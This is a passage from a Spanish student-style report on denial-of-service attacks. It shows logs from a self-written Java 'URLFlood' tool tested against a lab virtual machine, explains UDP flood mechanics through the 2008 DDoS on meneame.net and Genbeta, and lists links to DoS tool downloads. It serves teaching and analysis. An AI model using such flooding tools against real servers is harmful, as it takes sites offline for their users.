(62.0410 KB, 14 Connections, 0 Timeouts, 0 Refused, 7 Binds)
[...]
Sat May 03 16:42:59 CEST 2008   Thread 00136   Message: Finished
(18.612 KB, 4 Connections, 2 Timeouts, 1 Refused, 0 Binds)
```

Ilustración 15 – Fragmento del fichero 'log.txt'

El segundo (log_err.txt) registra todas las excepciones inesperadas que se producen durante la ejecución de los hilos:

```
Log started at: Sat May 03 18:07:10 CEST 2008
-----
Sat May 03 18:07:57 CEST 2008   Thread 00000
[java.net.MalformedURLException] >> no protocol: dfgdhfgjj
java.net.MalformedURLException: no protocol: dfgdhfgjj
  at java.net.URL.<init>(URL.java:567)
  at java.net.URL.<init>(URL.java:464)
  at java.net.URL.<init>(URL.java:413)
  at com.urlflooder.UrlFlooderThread
  .runningLoopLogic(UrlFlooderThread.java:127)
  at com.urlflooder.UrlFlooderThread
  .runningLoop(UrlFlooderThread.java:109)
  at com.urlflooder.UrlFlooderThread
  .run(UrlFlooderThread.java:97)
-----
[...]
```

Ilustración 16 – Fragmento del fichero 'log_err.txt'

3.3. Prueba DoS con URLFlood

Para comprobar la efectividad de la herramienta desarrollada probamos a atacar la máquina virtual Windows XP con una carga de 300 hilos simultáneos desde la máquina real. Logrando conseguir un DoS completo del servidor web, tal y como muestra la siguiente captura tomada desde el navegador *Mozilla Firefox*:




Ilustración 17 – Mensaje DoS desde el navegador Mozilla Firefox

Además comprobamos que la carga de la red virtual es la esperada mediante el administrador de tareas de la máquina virtual:




Ilustración 18 - Tráfico de red del sistema Windows al sufrir el ataque DoS

4. Ataques DoS ocurridos recientemente

4.1. El ataque DDoS a meneame.net y Genbeta

Uno de los ataques DDoS (*Distributed Denial of Service*) más notorios últimamente, especialmente dentro de la *blogosfera* hispana, ocurrió hace unos meses, y mantuvo en vilo durante varios días a sus principales afectados. Finalmente, se consiguieron frenar los ataques e identificar a los responsables.

Los ataques comenzaron concretamente el día 3 de Febrero de 2008. *Genbeta*¹¹, *blog* perteneciente a la red de *Weblogs S.L*¹² fue la primera en notar los efectos del ataque. Posteriormente, el ataque se extendió a *Error500*¹³, *menéame*¹⁴, llegando incluso a afectar al servicio de alojamiento de blogs de *Wordpress* durante cuatro días.

Dada la popularidad y la gran cantidad de tráfico de todos estos sitios, la comunidad *blogger* siguió muy de cerca el ataque. La noticia se difundió muy rápidamente por la red y, por otro lado, los afectados fueron informando en diversos *blogs* sobre todo lo que estaba sucediendo. Hubo amenazas, extorsiones, conversaciones de IRC, redes de ordenadores *zombies*, y hasta una supuesta *conejita Playboy*.

4.1.1. El motivo

Como ocurre en muchos de estos ataques y en otros delitos de la vida real, el *chantaje* fue el principal motivo. Todo empezó a raíz de un *post*¹⁵ publicado el día 13 de noviembre de 2007 en *Genbeta*, acerca de los correos *spam* y sitios Web en que se ofrece a los destinatarios la posibilidad de conocer qué contactos de tu cuenta de *MSN Messenger* no te admiten. En el artículo, se destapa el fraude de este tipo de webs, mencionando a algunos sitios conocidos.

11 Disponible en <http://www.genbeta.com>

12 Disponible en <http://www.weblogssl.com>

13 Disponible en <http://www.error500.net>

14 Disponible en <http://www.meneame.net>

15 Disponible en <http://www.genbeta.com/2007/11/13-quieres-saber-quien-te-tiene-no-admitido-en-el-msn-pues-no-des-tu-contrasena-a-desconocidos>

Dicho *post* recibió muchas visitas en los meses posteriores ya que fueron muchos los *blogs* que enlazaron a la noticia. Además, este hecho produjo que el posicionamiento natural del *post* mejorase considerablemente, aumentado aún más el número de lectores.

Entre uno de los múltiples comentarios, apareció la siguiente cita:

“Les comento que si no sacan esta nota su pagina sufrira una denegacion masiva enorme, desde un datacenter de china, la cual no la podran detener, y es tan fuerte, que podra afectar toda la red donde alojan, es decir, a otros servidores dedicados.

(...) El motivo es simple, la gente como ustedes me da por las bolas, se la pasan hablando sin fundamentos, o acaso auditaron algun servidor y tienen constancia alguna de que esas web hagan “pishing” entonces para que hablan?

(...) ASI QUE HASTA QUE NO LA SAQUEN, GENBETA.COM NO FUNCIONARA. CIUDAD DEL ESTE Y EL GRUPO CHINA SE ENCARAGA DE ESTO!”

En un primer momento no se dio mucha importancia a este comentario, pero pronto comenzaron a detectarse algunos comportamientos extraños en el acceso a *Genbeta* y se comprobó que la amenaza se había cumplido.

4.1.2. Las consecuencias

Tal y como narra Ricardo Galli, creador de *menéame*, en su *blog*¹⁶, se descubrió que se trataba de una *ataque UDP Flood a puertos aleatorios*. Lo que se traduciría como una inundación UDP, que es un tipo concreto de *ataque DDoS* a través del protocolo UDP (sin estado).

Un *DDoS* es un *ataque distribuido*, es decir, que se realiza desde varios ordenadores, conocidos como *zombies*, que han sido previamente infectados mediante algún tipo *malware* que permite a una tercera persona ejecutar actividades hostiles. En este caso, el *ataque* se efectuó desde 56 terminales, en su mayoría servidores.

16 Disponible en <http://gallir.wordpress.com/>

Los ataques, se realizan enviando un gran número de paquetes UDP a puertos aleatorios de la máquina remota, víctima del ataque. Para ello, se utilizan *scripts* o pequeños programas conocidos como *UDP Flooders*.

La siguiente secuencia de pasos, es la que provoca la saturación de la máquina remota:

1. La máquina remota recibe un paquete UDP, y comprueba si dispone de alguna aplicación escuchando en el puerto indicado por el paquete.
2. Al tratarse de puertos aleatorios, en la mayoría de los casos, no hay una aplicación escuchando en el puerto.
3. La máquina remota, contesta entonces con un mensaje *ICMP* de tipo *Destination Unreacheble*, para indicar que no se puede atender la petición.

Para un gran número de mensajes UDP, la máquina víctima del ataque, tiene que contestar con muchos mensajes *ICMP*, lo que provoca una pérdida de muchos de los paquetes de usuarios que verdaderamente quieren acceder a la máquina.

Y esto fue precisamente lo que ocurrió: principalmente se ralentizó el acceso a estos sitios Web, hasta el punto de que algunos blogs como *Genbeta* estuvieron caídos durante algunos días.

Además, se confirmó que el servicio de alojamiento de blogs de *Wordpress (Automattic)* también sufrió diversos ataques *DDoS*, impidiendo que se pudiera acceder y administrar determinados blogs durante un periodo comprendido entre 5 y 15 minutos.

Durante el trascurso de los ataques, especialmente en los momentos de máxima congestión de la red, fueron los propios proveedores de *hosting* los que llevaron a cabo desconexiones para proteger el resto de su red.

La mayoría de *ISPs*, no incluyen protección contra ataques *DoS* en sus planes básicos de alojamiento, siendo responsable el cliente en estos casos, y teniendo que pagar todo el tráfico de red excedente que se haya producido.

4.1.3. El desenlace

Todavía pueden leerse los *posts* que Ricardo Galli escribió durante el ataque, y como fue aprovechando pequeños despistes de los jóvenes atacantes para ir descubriéndoles poco a poco, llegando incluso a publicar datos como: teléfonos de los atacantes, identidad de la persona que encargó el ataque, conversaciones por *Messenger*. Incluso llegó a mantener una conversación telefónica con la madre de *Morgan*, de 18 años, y hermano de una conocida modelo (la *conejita Playboy* mencionada anteriormente).

En definitiva, toda una labor de investigación que le quitó bastantes horas de sueño al propio Ricardo, pero que finalmente terminó con varias denuncias a la Guardia Civil y el restablecimiento de los sitios Web, incluyendo su propio blog.

En la bibliografía, se incluyen todos los *posts*, con la historia completa y muchos de las conversaciones de *Messenger* e *IRC*, comentadas anteriormente.

Y es que, como el mismo Ricardo dice, no se debe atacar a un *friki*.

5. Bibliografía

Ataques DoS (Denial of Service) y DDoS (Distributed Denial of Service)

Denial-of-service attack

http://en.wikipedia.org/wiki/Denial-of-service_attack

¿Qué es un ataque de denegación de servicio (DDoS)?

<http://www.maestrosdelweb.com/editorial/ddos/>

Sutiles formas de ataque: DoS

<http://multingles.net/docs/jmt/ataques.htm>

Distributed Denial of Service Attack Tools: trinoo and wintrinoo

<http://www.sans.org/resources/idfaq/trinoo.php>

Destripando el master TrinOO (DDoS)

<http://www.hackindex.org/articulo.php?cod=20>

Herramientas para realizar pruebas de ataques DoS

Foundstone – Herramienta UDPFlood

<http://www.foundstone.com/us/resources/proddesc/udpflood.htm>

Packet Storm – Colección de herramientas DoS

<http://packetstormsecurity.org/DoS/>

Packet Storm – Herramienta Spike.sh v5.3

<http://packetstormsecurity.org/DoS/spike.sh5.3.tgz>

Herramientas gratuitas para monitorizar el tráfico de red (Windows)

Wireshark

<http://www.wireshark.org/>

Network Probe

<http://network-probe.softonic.com/>

Otras herramientas

Cygwin

<http://www.cygwin.com/>

Tutoriales Java

Reading Directly from a URL (The Java™ Tutorials)

<http://java.sun.com/docs/books/tutorial/networking/urls/readingURL.html>

HOWTO open URL – Java

<http://bytes.com/forum/thread15788.html>

Ataque DDoS a Menéame.net y Genbeta

Bombardean a uno de los principales alojadores mundiales de blogs [...]

<http://ww2.grn.es/merce/2008/ddosmeneame.html>

Sitio Web de Ricardo Galli, creador de menéame.net

<http://gallir.wordpress.com/>

* ¿Quién encargo los ataques DDoS?

<http://gallir.wordpress.com/2008/02/22/%c2%bfquien-encargo-los-ataques-ddos>

* De ciberdelincuentes y el mundo es pequeño

<http://gallir.wordpress.com/2008/02/10/de-ciberdelincuentes-y-el-mundo-es-pequeno/>

* Ejercicio super mega interesante ¿saes? (los autores de los ataques DDoS)

<http://gallir.wordpress.com/2008/02/16/ejercicio-super-mega-interesante-%c2%bfsaes/>

Blog oficial de Menéame.net

<http://blog.meneame.net/>

* Problemas de red (Sí, fue un DDoS)

<http://blog.meneame.net/2008/02/08/problemas-de-red/>

* Siguen los ataques DDoS

<http://blog.meneame.net/2008/02/10/siguen-los-ataques-ddos/>

Otros ataques DDoS producidos recientemente

Hackers Declare War on Scientology

<http://www.foxnews.com/story/0,2933,325586,00.html>

DDoS Attack Cited in Million Dollar Homepage Outage

http://news.netcraft.com/archives/2006/01/13/ddos_attack_cited_in_million_dollar_homepage_outage.html